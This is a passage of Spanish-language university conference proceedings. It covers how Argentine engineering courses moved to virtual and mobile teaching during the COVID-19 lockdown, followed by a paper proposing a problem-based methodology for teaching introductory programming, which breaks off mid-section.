Estas asignaturas, en general, para llevar a cabo los procesos de enseñanza y aprendizaje de manera presencial, distribuyen su carga horaria en clases teóricas y prácticas. Las clases teóricas se desarrollaban, normalmente, en forma expositiva y dialogada; mientras que las prácticas, se orientaban a la resolución de trabajos prácticos. Normalmente, las asignaturas usaban algunas estrategias de enseñanza mediadas por TIC, como páginas de la asignatura, cuestionarios en línea para autoevaluaciones, pizarra interactiva, software, aulas virtuales en la plataforma Moodle (donde se comparte material de estudio y se interactúa a través de los foros, etc.).

A partir del ASPO, las instituciones debieron cerrar sus aulas y generar herramientas y procedimientos que les permitieran dar continuidad al proceso educativo. Desde la UNSE y la UNCAuS se brindó apoyo y respaldo a los docentes y alumnos tanto en la formación como en la evaluación. En las asignaturas descriptas, los docentes tuvieron que añadir a su planificación, repentinamente, nuevas herramientas y nuevas estrategias. Es así que se incorporaron, en las que no tenían, aulas virtuales en los EVA de ambas instituciones y plataformas de videoconferencias como *Jitsi*, *JitsiUNSE*, *Zoom*, *Google Meet* o *Discord*. Para reforzar el proceso de aprendizaje, se agregaron diversos recursos digitales como videos, wikis colaborativas, software para programación, foros. Para fortalecer la comunicación, se usaron las redes sociales, como *Facebook* y *Whatsapp*, además del sistema de mensajería de las aulas virtuales.

En todos los casos, se observa que la estructura de clases teóricas, prácticas, de consulta y/o laboratorio se replican en las plataformas de videoconferencia, mudando las clases presenciales a clases virtuales, pero manteniendo un formato parecido al anterior. Se modificaron sólo algunas herramientas más adecuadas para este tipo de clases, como pizarras digitales, diapositivas de *PowerPoint*, graficadores, etc.

Es interesante mencionar el caso de la asignatura Inglés, que comenzó desarrollándose en forma totalmente asincrónica a través de *Google Classroom*. En ese tiempo, se produjo el abandono del 53% de los alumnos. Entre estos, hay alumnos que no lograron unirse al aula virtual. Sin embargo, al incorporar las clases remotas a través de la plataforma *Zoom*, muchos estudiantes se mostraron motivados, ya que podían interactuar con sus docentes y compañeros. Además, las salas grupales de *Zoom* suelen resultar un excelente recurso de comunicación. Asimismo, la gran variedad de actividades propuestas en el dictado de estas clases demuestra el abanico de opciones que las tecnologías nos ofrecen.

Uno de los aspectos relevantes del proceso educativo es la evaluación de las competencias adquiridas por los alumnos y es, sin dudas, el que presentó mayor dificultad en la migración de la presencialidad a la virtualidad, generando incertidumbre en docentes y estudiantes. En la mayoría de los casos planteados en este artículo, se realizó una evaluación de seguimiento a través de cuestionarios en línea, entrega de trabajos, intervenciones en las aulas virtuales etc.

Para la evaluación de acreditación, se llevaron a cabo exámenes parciales con diferentes modalidades. En la asignatura Sintaxis y Semántica de los Lenguajes, se tomaron dos parciales a través del aula virtual, en forma escrita e individual, con una prueba diferente para cada alumno; esto fue posible gracias al escaso número de inscriptos. En la asignatura Inglés, se emplearon varias estrategias; por un lado, los alumnos resolvieron un test en línea de opción múltiple conectados todos a la sala de videoconferencia, donde el docente podía monitorear la actividad y responder preguntas; y, por otro lado, realizaron una evaluación final oral, en parejas, a través de *Zoom*. En la asignatura Álgebra II, los parciales y recuperatorios fueron orales e individuales, a través de la plataforma de videoconferencia. En todos los casos, la cantidad de alumnos aprobados se presenta como muy

satisfactoria. La asignatura Fundamentos de la Programación es anual, sólo se ha impartido la mitad de la asignatura a la fecha, por lo que solamente se implementaron autoevaluaciones.

Como resultado, los docentes manifiestan que consideran la experiencia como enriquecedora y de mucho aprendizaje tanto para los docentes como para los alumnos, que requirió de un gran esfuerzo de todos los actores, de una gran empatía, voluntad y colaboración.

Un aspecto a destacar es el acompañamiento de la gestión en el área administrativa para llevar a cabo todas las adaptaciones requeridas por la pandemia, en cuanto a circuitos administrativos se refiere. Por ejemplo, en el caso específico de la UNCAuS, el Área de Sistemas estuvo (y aún está) a disposición de los docentes para aliviar todas las tareas. Así, al momento de un examen final, los alumnos inscriptos al mismo, son automáticamente matriculados en el aula virtual correspondiente, sin la intervención del docente en este proceso. Asimismo, es el Área de Sistemas en forma conjunta con Alumnado, quienes hicieron posible que se admitieran alumnos condicionales en las asignaturas, ideando mecanismos para que los docentes pudieran consignar las regularidades sin complicaciones adicionales.

El análisis sintético de los resultados obtenidos en los espacios curriculares de Ingeniería presentados, muestra que han sido capaces de adaptarse rápidamente a la modalidad a distancia, obteniendo a la fecha, resultados satisfactorios (considerando el contexto complejo). Además, si bien no se describió en cada una de ellos, se destaca que los alumnos han podido usar tanto sus dispositivos móviles, como también las redes de datos móviles sin costo (accediendo a servidores de las universidades).

De esta manera, se pone en evidencia que el trabajo en investigación que la UNSE ha venido realizando en los últimos años, referido a la implementación de m-learning en la enseñanza de Ingeniería ha contribuido a esa rápida adaptación. Máxime si se considera que los investigadores han participado en los procesos de asistencia a docentes y alumnos. La Fig.1 muestra la relación entre el grupo de investigación de Computación Móvil y los servicios y espacios curriculares que se vieron positivamente impactados en el proceso de virtualización durante la pandemia.




Figura 1. Relación entre el trabajo de investigación en TIC aplicada a la educación y el proceso de virtualización.

6. Conclusiones preliminares

La educación universitaria ha venido incorporando desde hace más de una década las TIC en sus procesos de enseñanza y aprendizaje. Muchos docentes han visto las ventajas del aprendizaje mediado por estas tecnologías y las fueron incorporando a sus asignaturas presenciales generando estrategias bien planificadas, otros prefirieron seguir con las formas más tradicionales. Generar estos cambios en la docencia llevó muchos años.

Migrar la educación presencial a la educación a distancia requiere de cambios profundos en los programas de estudio, la generación de nuevas estrategias y materiales, todo esto necesita de un tiempo importante de preparación. En el momento actual de crisis sanitaria dichos tiempos se han reducido al mínimo y los docentes se han visto en problemas para desarrollar sus cursos de manera virtual. En general, se emplearon plataformas digitales (EVA y videoconferencias), replicando las clases teóricas y prácticas que se habían preparado para la presencialidad. Sin embargo, las mismas fueron complementadas con nuevas ideas de trabajo y nuevos recursos educativos de elaboración propia.

Es interesante observar cómo los docentes que vinieron trabajando en proyectos de investigación relacionados con tecnologías aplicadas a la educación, pudieron diseñar estrategias diversas tanto para el proceso de aprendizaje como para la evaluación, atendiendo el número de

alumnos, recursos digitales disponibles, características de los conceptos enseñados.

En este tiempo de pandemia y de aislamiento social, las TIC han jugado un papel preponderante y sobre todo las tecnologías móviles. Con ellas se realizaron compras, se operó en los bancos, se pidió comida, se realizaron trámites, se tuvieron reuniones de trabajo y se accedió a las instituciones educativas para continuar el aprendizaje. No resultó en gastos extras para los alumnos, ya que emplearon el dispositivo que tenían con funciones y elementos incorporados para sus necesidades. Es sin duda el mejor aliado en estos momentos y posibilita además el “Aprendizaje continuo y autónomo” que es una de las competencias genéricas para las Ingenierías establecida por ASIBEI en la Declaración de Valparaíso.

Es, asimismo, interesante observar que, contar con equipos de investigación preparados en el uso de TIC en educación, ha permitido generar iniciativas colaborativas de asistencia a docentes en el traslado hacia la virtualidad. Así como también ha permitido virtualizar rápidamente los servicios ofrecidos a los alumnos ingresantes. Si bien los servicios a los primeros estuvieron más relacionados al uso de las TIC, los *centennials* necesitaron asistencia en competencias genéricas relacionadas con el inicio en la vida universitaria.

A efectos de confirmar el amplio uso de dispositivos móviles, así como también los resultados satisfactorios

obtenidos en los espacios curriculares de ingeniería durante la pandemia, al finalizar el año académico 2020 se recabarán datos más precisos con los docentes involucrados y mediante encuestas a los alumnos.

Referencias

1. Goldar, E., Carrizo, M., Herrera, S., Morales, M. *Práctica de M-Learning en Topografía Satelital*. En *Debates, Reflexiones e Interrogantes en la Educación en Ciencias*. Edición diciembre 2016, Argentina: Facultad de Ciencias Exactas y Producción General: Facultad de Ciencias Exactas y Naturales, Universidad Nacional de Catamarca. 978-950-746-249-8. 2016.
2. Herrera, S., Fennema, C., Morales, M., Palavecino, R., Goldar, E., Zuain, S. "Mobile technologies in engineering education". Libro. Artículo Completo. Conferencia. International Conference on Interactive Collaborative Learning (ICL). Italia, Florence, 2015.
3. Herrera, S., Morales, M., Palavecino, R., Maldonado, M., Irurzun, I. Carranza, J. (Herrera et al., 2017-c). "M-Learning con Realidad Aumentada". I Jornada de Vinculación con el medio, difusión de resultados de investigación y desarrollos en informática. Santiago del Estero, Argentina, 2017. 2017.
4. Herrera, S., Morales, M., Sanz, C., Fennema, C. "Aprendizaje Basado en Dispositivos Móviles". Santiago del Estero: EDUNSE - Editorial de la UNSE. pag.196. ISBN 978-987-1676-18-7. 2014.
5. Herrera, S., Palavecino, R., Sanz, C., Carranza, A. *Aprendizaje de Estructuras de Datos mediante m-learning*. Anais do I Simpósio Ibero-Americano de Tecnologias Educacionais - SITED 2017, (2017): 267 - 277. 2017.
6. Herrera, S., Sanz, C. "Collaborative m-learning practice using Educ-Mobile". En *Collaboration Technologies and Systems (CTS)*, 2014 International Conference on, Estados Unidos: IEEE. 978-1-4799-5157-4. 2014.
7. Herrera, S., Sanz, C., Fennema, C. "MADE-mlearn: un marco para el análisis, diseño y evaluación de experiencias de m-learning en el nivel de postgrado". *Revista Iberoamericana de Tecnología en Educación y Educación en Tecnología*. La Plata: Universidad Nacional de La Plata. vol. n°10. p7 - 15. 2013.
8. Herrera, S., Sanz, C., Morales, M., Palavecino, R., Maldonado, M., Irurzun, I. Carranza, A., Suárez, G. "M-learning con Realidad Aumentada basada en Objetos 3D". *Workshop de Investigadores en Ciencias de la Computación, WICC*. ISBN 978-987-3619-27-4. Corrientes, 2018.
9. Maldonado, M., Herrera, S., Palavecino, R., Carranza, A. *M-learning: Aprendizaje en Diversos Niveles Educativos Usando ImaColab*". *INVESTIGACIONES EN FACULTADES DE INGENIERÍA DEL NOA*, num.4 (2018): 408 - 417. 2018.
10. Martín, M. Centennials: ¿buceadores o surfistas de información? <https://perio.unlp.edu.ar/ojs/index.php/actas/article/view/5757/4981>
11. Morales, M., Herrera, S., Fennema, C., Palavecino, R. "Prácticas de m-learning en Álgebra Lineal" Libro. Artículo Completo. XX Encuentro Nacional de Educación Matemática en Carreras de Ingeniería, XII Internacional. ISBN: 978-987-720-151-2, Facultad de Ciencias Exactas y Tecnologías, Universidad Nacional de Santiago del Estero, 2017.
12. Morales, M., Herrera, S., Fennema, M., Goñi, J. *Estrategias de m-learning para la enseñanza de la Matemática en Carreras de Ingeniería*. En *Libro de Trabajos Seleccionados del Segundo Congreso Argentino de Ingeniería (CADI 2014)*, Argentina: UNT. 978-987-1662-51-7. 2014.
13. Morales, M., Herrera, S., Maldonado, M., Budán, P., Rosenzvaig, F. "M-learning con Realidad Aumentada para el aprendizaje significativo en Álgebra Lineal". *Revista Tecnologías na Educacao*. Ano10-Número/vol24-Edição SITED 2018. ISSN 1984-4751. Disponible en: <http://tecedu.pro.br/ano10-numero-vol24-edicao-tematica-vii/>. Brasil. 2018.
14. Palavecino, R., Herrera, S., Sanz, C., Irurzun, I., Carranza, A. "M-learning: aprendizaje de estructuras de datos con Ima-Colab". XI Congreso de Tecnología en Educación y Educación en Tecnología. RED UNCI, Argentina. 2016.
15. UNESCO-IESALC. "COVID-19 y educación superior: De los efectos inmediatos al día después". 2020.

Una propuesta de Metodología para la enseñanza de Programación y estrategias en tiempo de pandemia

Rosa Macaione
Universidad Católica Salta
rmacaione23@gmail.com

Nancy Lucero
Universidad Católica Salta
nlucero@ucasal.edu.ar

Resumen

Este trabajo se enmarca dentro del proyecto “Estrategias didácticas para mejorar la enseñanza de la programación en alumnos ingresantes, de la Universidad Católica de Salta cuyo principal propósito es encontrar mejores formas de enseñar/aprender a resolver problemas usando diferentes herramientas de análisis y diseño de algoritmos, previos a la programación en un lenguaje de computadores. Se realizó una encuesta a los alumnos que actualmente se encuentran cursando la cátedra Introducción a la Informática e Introducción a la Programación de primer año de las Carreras de Ingeniería en Informática e Ingeniería en Telecomunicaciones, quienes cursaron la materia Fundamentos de Informática, materia que los introduce en la resolución de algoritmos, para conocer cuáles fueron las dificultades que presentaron a la hora de resolver un problema, como así también esta metodología propuesta los ayudará a centrarse más en analizar el problema a resolver que directamente programar a veces, sin entender el problema y no obteniendo el resultado esperado. A lo largo del trabajo se exponen diferentes actividades que son fundamentales para que el proceso de enseñanza-aprendizaje sea eficiente y cómo se abordaron los diferentes casos de estudio.

Palabras Clave

Metodología. Problema computacional
Algoritmo. Modelo. Programación. Estrategias

Introducción

Fundamentación: La computación es una disciplina joven comparada con las matemáticas, la física o la ingeniería civil. A pesar de su juventud, nuestra vida moderna depende de los computadores. Desde un artefacto de la casa, hasta el automóvil y el teléfono celular, todos requieren de programas de computador para funcionar. Se han preguntado alguna vez, ¿cuántas líneas de código tienen los programas que permiten volar a un avión? La respuesta es varios millones.

El computador es una herramienta de trabajo, que nos permite aumentar nuestra productividad y tener acceso a grandes volúmenes de información. Es así como, con un computador, podemos escribir documentos, consultar los horarios de cine, bajar música de Internet, jugar o ver películas. Pero aún más importante que el uso personal que le podemos dar a un computador, es el uso que hacen de él otras disciplinas. Sería imposible sin los computadores llegar al nivel de desarrollo en el que nos encontramos en disciplinas como la biología ¿qué sería del estudio del genoma sin el computador?, la medicina, la ingeniería mecánica o la aeronáutica. El computador nos ayuda a almacenar grandes cantidades de información y a manipularla a altas velocidades, para poder así ejecutar tareas que hasta hace sólo algunos años eran imposibles para nosotros.

El usuario de un programa de computador es aquél que, como parte de su trabajo o de su vida personal, utiliza las aplicaciones desarrolladas por otros para resolver un problema. Todos nosotros somos usuarios de editores de documentos o de navegadores de Internet, y los usamos como herramientas para resolver problemas. Un programador, por su parte, es la persona que es capaz de entender los problemas y necesidades de un usuario y, a partir de dicho conocimiento, es capaz de construir un programa de computador que los resuelva, o los ayude a resolver. Vista de esta manera, la programación se puede considerar fundamentalmente una actividad de servicio para otras disciplinas, cuyo objetivo es ayudar a resolver problemas, construyendo soluciones que utilizan como herramienta un computador.

Cuando el problema es grande, como el sistema de información de una empresa, complejo, como crear una visualización tridimensional de un diseño o crítico, como controlar un tren, la solución la construyen equipos de ingenieros de software, entrenados especialmente para asumir un reto de esa magnitud. En ese caso aparecen también los arquitectos de software, capaces de proponer una estructura adecuada para conectar los

componentes del programa, y un conjunto de expertos en redes, en bases de datos, en el negocio de la compañía, en diseño de interfaces gráficas, etc. Cuanto más grande es el problema, más interdisciplinaridad se requiere.

Independiente del tamaño de los programas, podemos afirmar que la programación es una actividad orientada a la solución de problemas. De allí surgen algunos de los interrogantes que serán resueltos a lo largo de este trabajo: ¿Cómo se define un problema? ¿Cómo, a partir del problema, se construye un programa para resolverlo? ¿De qué está conformado un programa? ¿Cómo se construyen sus partes? ¿Cómo se hace para que el computador entienda la solución?

Objetivos Pedagógicos

Explicar el proceso global de solución de un problema usando un programa de computador. Esto incluye las etapas que debe seguir para resolverlo y los distintos elementos que debe ir produciendo a medida que construye la solución.

Analizar un problema simple que se va a resolver usando un programa de computador, construyendo un modelo con los elementos que intervienen en el problema y especificando los servicios que el programa debe ofrecer.

Explicar la estructura de un programa de computador y el papel que desempeña cada uno de los elementos que lo componen.

Completar una solución parcial a un problema, usando expresiones simples, asignaciones e invocaciones a métodos.

Utilizar un ambiente de desarrollo de programas y un espacio de trabajo predefinido, para completar una solución parcial a un problema.

Estado del Arte

A continuación, listaremos algunos trabajos de asignaturas con temáticas similares y la práctica docente llevada a cabo.

Ferreira Szpiniak y Rojo (2006) muestran los resultados obtenidos al aplicar un nuevo enfoque en la enseñanza de la Programación en asignaturas de primer año de las carreras de Computación en la Universidad Nacional de Rio Cuarto. Proponen enseñar programación mediante el uso de máquinas abstractas y el lenguaje Pascal, para que el estudiante se inicie en la formalización de

algoritmos y a continuación, los pueda programar mediante un lenguaje sencillo y a la vez, estructurado y eficiente. La nueva forma de trabajo permitió aumentar los porcentajes de regularidad del 20% en 2001, a 31% en 2004 y 30% en 2005.

Moreno y otros (2013) proponen el trabajo colaborativo para mejorar el proceso de enseñanza-aprendizaje en los cursos iniciales de Programación. En su trabajo, hacen una revisión de recursos tecnológicos que lo fomentan (Dropbox, Google Drive, Google Code, WebCT, Habi-Pro) y cómo se pueden combinar a través de una plataforma educativa (como Moodle) para llevar a cabo la práctica docente en temas relacionados con la programación.

Arellano y otros (2014) presentan la experiencia realizada en el primer curso de Programación para las carreras de Ingeniería Electrónica de la Universidad Nacional de San Luis. Proponen el uso de TIMBA para introducir al estudiante en la noción de algoritmo, DIA para desarrollar diagramas de flujo, Pseint para que los estudiantes se inicien en la construcción de programas sin tener que lidiar con la sintaxis de los lenguajes de programación, y Moodle para ofrecer un canal de comunicación con los estudiantes.

En su tesis, Salazar (2015) propone un sitio web y estrategias didácticas para la enseñanza de la Programación mediante TICS para los estudiantes de la asignatura Informática de las carreras de Ingeniería Eléctrica, Electrónica y Agrimensura de la Universidad Nacional del Nordeste. Desarrolla un sitio web que incluye compilación de código C en línea, foro, chat con el plantel docente y recursos. En cuanto a lo didáctico, propone que los estudiantes trabajen de a pares para resolver ejercicios dispuestos por la Cátedra dentro del sitio web, disponiendo también de las devoluciones de parte de los docentes.

Soler Pellicer y otros (2018) presentan un ambiente visual para la enseñanza de Estructura de Datos de la Ingeniería Informática de la Universidad de Granma e Ingeniería en Sistemas de la Universidad Estatal del Sur de Manabí. Mediante mapas conceptuales, visualizan estructuras de datos con ejemplos para cada caso. Para los ejemplos, se muestra la complejidad del programa y ofrece la posibilidad de trazabilidad para las soluciones recursivas. Presentan una encuesta validada sobre la aceptabilidad de la nueva propuesta.


Recolección de datos

¿De qué partimos?


Se realizó una encuesta a alumnos que actualmente se encuentran cursando las materias Introducción a la Informática e Introducción a la Programación del segundo semestre de primer año de las carreras Ingeniería en Informática e Ingeniería en Telecomunicaciones, correlativa a Fundamentos de Informática del primer semestre.

Los resultados obtenidos:

La primera pregunta: *la carrera a la cuál pertenecen*



La segunda pregunta: *Año que cursó la materia Fundamentos de informática*



La tercera pregunta: *Dado un problema de Resolución Algorítmica, ¿qué etapas le demandó más dificultad?*

Las preguntas fueron:


Identificar Datos de entrada

Identificar Datos de salida

Análisis y Modelo de resolución

Construcción del algoritmo

Probar el algoritmo



Cuarta pregunta: *Dónde expresó el alumno su mayor dificultad.*

Las preguntas fueron:

Enunciado del problema

Herramienta de representación del algoritmo

Poca experiencia en resolución de problemas



Quinta pregunta: *¿Tuvo que recurrir a otro material de consulta para superar esas dificultades? Mencionalas.*



Las respuestas fueron:

Solo el material de la cátedra	22	55%
Videos en Internet	5	13%
Tutoriales en Youtube	10	25%
Libros	1	3%
Otros	2	5%
Total	40	100%

Marco teórico

En este apartado se menciona el marco teórico de las metodologías aplicadas en las cátedras de primer año, que, por sus características, y luego de en un proceso de refinamiento, selección y experimentación, se consideran que son las óptimas.

Enseñanza basada en problemas

La enseñanza basada en problemas consiste en el planteo y solución de problemas en cuya resolución se produce el aprendizaje. Es un método de enseñanza donde los alumnos se sitúan sistemáticamente ante problemas, cuya resolución debe realizarse con su activa participación, y en el que el objetivo no es sólo la obtención del resultado, sino además su capacitación para la resolución independiente de problemas en general. Se fundamenta en el contexto del constructivismo, mediante el cual el estudiante busca y selecciona la información, razona e integra los conocimientos previos y adquiridos, dando finalmente una solución al problema planteado, tal y como se va a enfrentar en su actividad profesional.

No es lo mismo un ejercicio que un problema. Mientras que en el ejercicio se aplica un método o fórmula conocida, en el problema en cambio, no resulta evidente el camino a seguir, requiere explorar y relacionar con los conocimientos previos. Para que un enunciado de un ejercicio sea considerado un “problema”, debe provocar adquisición y transferencia de conocimientos. Se da un verdadero problema cuando desde una situación se quiere llegar a otra y no se conoce el camino que puede llevar de una a otra.

Los conocimientos previos y la actividad constituyen los pilares fundamentales del aprendizaje. El conocimiento no se transfiere de forma directa, el aprendizaje requiere la participación activa del alumno, provocando el “autodescubrimiento”.

Desde el punto de vista didáctico, en la selección de problemas a proponer a los estudiantes, debe tenerse en cuenta no solo la naturaleza de la tarea, sino también los

conocimientos que la persona requiere para su solución y las motivaciones para realizarla.

Desarrollo

De los resultados obtenidos se observó la necesidad de optimizar o reformular la metodología de resolución de problemas.

Propuesta metodológica

a. Estrategias pedagógicas

La estrategia pedagógica abordada gira alrededor de cinco pilares, los cuales se ilustran en la siguiente figura.




Figura 1: Fundamentos de la programación

Aprendizaje activo: La participación activa del alumno dentro del proceso de aprendizaje es un elemento fundamental, puesto que, más que presentar un amplio conjunto de conocimientos, se debe ayudar a generar las competencias o habilidades necesarias para utilizarlos de manera efectiva. Una cosa es entender una idea, y otra muy distinta lograr utilizarla para resolver un problema.

Desarrollo incremental de habilidades: Muchas de las competencias necesarias para resolver un problema usando un lenguaje de programación se generan a partir del uso reiterado de una técnica o metodología. No es suficiente con que el alumno realice una vez una tarea aplicando los conceptos vistos en la materia, sino que debe ser capaz de utilizarlos de distintas maneras en distintos contextos.

Equilibrio en los ejes temáticos: La solución de un problema usando un lenguaje de programación incluye un conjunto de conocimientos y habilidades de varios dominios. Dichos dominios son los que denominamos ejes

conceptuales. Se intenta mantener un equilibrio entre dichos ejes, mostrando así al alumno que es en el adecuado uso de las herramientas y técnicas que provee cada uno de los ejes, donde se encuentra la manera correcta de escribir un programa de computador.

Basado en problemas: la solución de un problema requiere el uso del conjunto de conceptos y técnicas presentadas.

Actualidad tecnológica: utilizan los elementos tecnológicos actuales, entre los cuales se encuentran el modelado de algoritmos a través de herramientas textuales o gráficas, el lenguaje de programación y el ambiente de programación.

b. Los Ejes Conceptuales de la Programación

Para resolver un problema utilizando como herramienta un lenguaje de programación, se necesitan conocimientos y habilidades en siete dominios conceptuales, llamados también ejes temáticos, los cuales se resumen en la siguiente figura:




Figura 2: Ejes conceptuales de la programación

Interpretación y modelado de problemas: Interpretación del problema, es decir, identificar los recursos que se posee, los datos iniciales de donde partir, los datos de entrada, la identificación del objetivo, que es lo que se desea obtener y que datos se deben presentar, datos de salida. Conocer el contexto donde se desarrollará el problema teniendo en cuenta restricciones y condiciones derivadas de esa interpretación.

Modelado, es la capacidad de abstraer la información de la realidad relevante para un problema, de expresar dicha realidad en términos de algún lenguaje y proponer una solución en

términos de modificaciones de dicha abstracción. Se denomina "análisis" al proceso de crear dicha abstracción a partir de la realidad. Se denomina "especificación del problema" al resultado de expresar el problema en términos de dicha abstracción.

Algorítmica: Es la capacidad de utilizar un conjunto de instrucciones para expresar las modificaciones que se deben hacer sobre la abstracción de la realidad, para llegar a un punto en el cual el problema se considere resuelto. Se denomina "diseño de un algoritmo" al proceso de construcción de dicho conjunto de instrucciones.

Tecnología y programación: Son los elementos tecnológicos necesarios, lenguaje de programación, lenguaje de modelado, etc., para expresar, en un lenguaje comprensible por una máquina, la abstracción de la realidad y el algoritmo que resuelve un problema sobre dicha abstracción. Programar es la habilidad de utilizar dicha tecnología para que una máquina sea capaz de resolver el problema.

Herramientas de programación: Son las herramientas computacionales, compiladores, editores, depuradores, gestores de proyectos, etc., que permiten a una persona desarrollar un programa. Se pueden considerar una implementación particular de la tecnología.

Procesos de software: Es el soporte al proceso de programación, que permite dividir el trabajo en etapas claras, identificar las entradas y las salidas de cada etapa, garantizar la calidad de la solución, y la capacidad de las personas involucradas y estimar en un futuro el esfuerzo de desarrollar un programa. Aquí se incluye el ciclo de vida de un programa, los formularios, la definición de los entregables, el estándar de documentación y codificación, el control de tiempo, las técnicas de inspección de código, las técnicas de pruebas de programas, etc.

Metodologías de programación: Son las estrategias y guías que ayudan a una persona a crear un programa. Se concentran en el cómo hacer las cosas. Definen un vocabulario sobre la manera de trabajar en cada una de las facetas de un programa, y están constituidas por un conjunto de técnicas, métricas, consejos, patrones, etc. para que un programador sea capaz de pasar con éxito por todo el ciclo de vida de desarrollo de una aplicación.

Elementos estructuradores y arquitecturas: Definen la estructura de la aplicación resultante,

en términos del problema y de los elementos del mundo del problema. Se consideran elementos estructuradores las funciones, los objetos, los componentes, los servicios, los modelos, etc. Este eje se concentra en la forma de la solución, las responsabilidades de cada uno de los elementos, la manera como esos elementos se comunican, etc.

c. Pasos para resolver Problemas y Solucione

Analícemos el ciclo de vida de construcción de un programa y cuáles son esos pasos:

ejemplo que el cliente puede ser el gerente de producción de una fábrica y, el usuario, un operario de la misma.

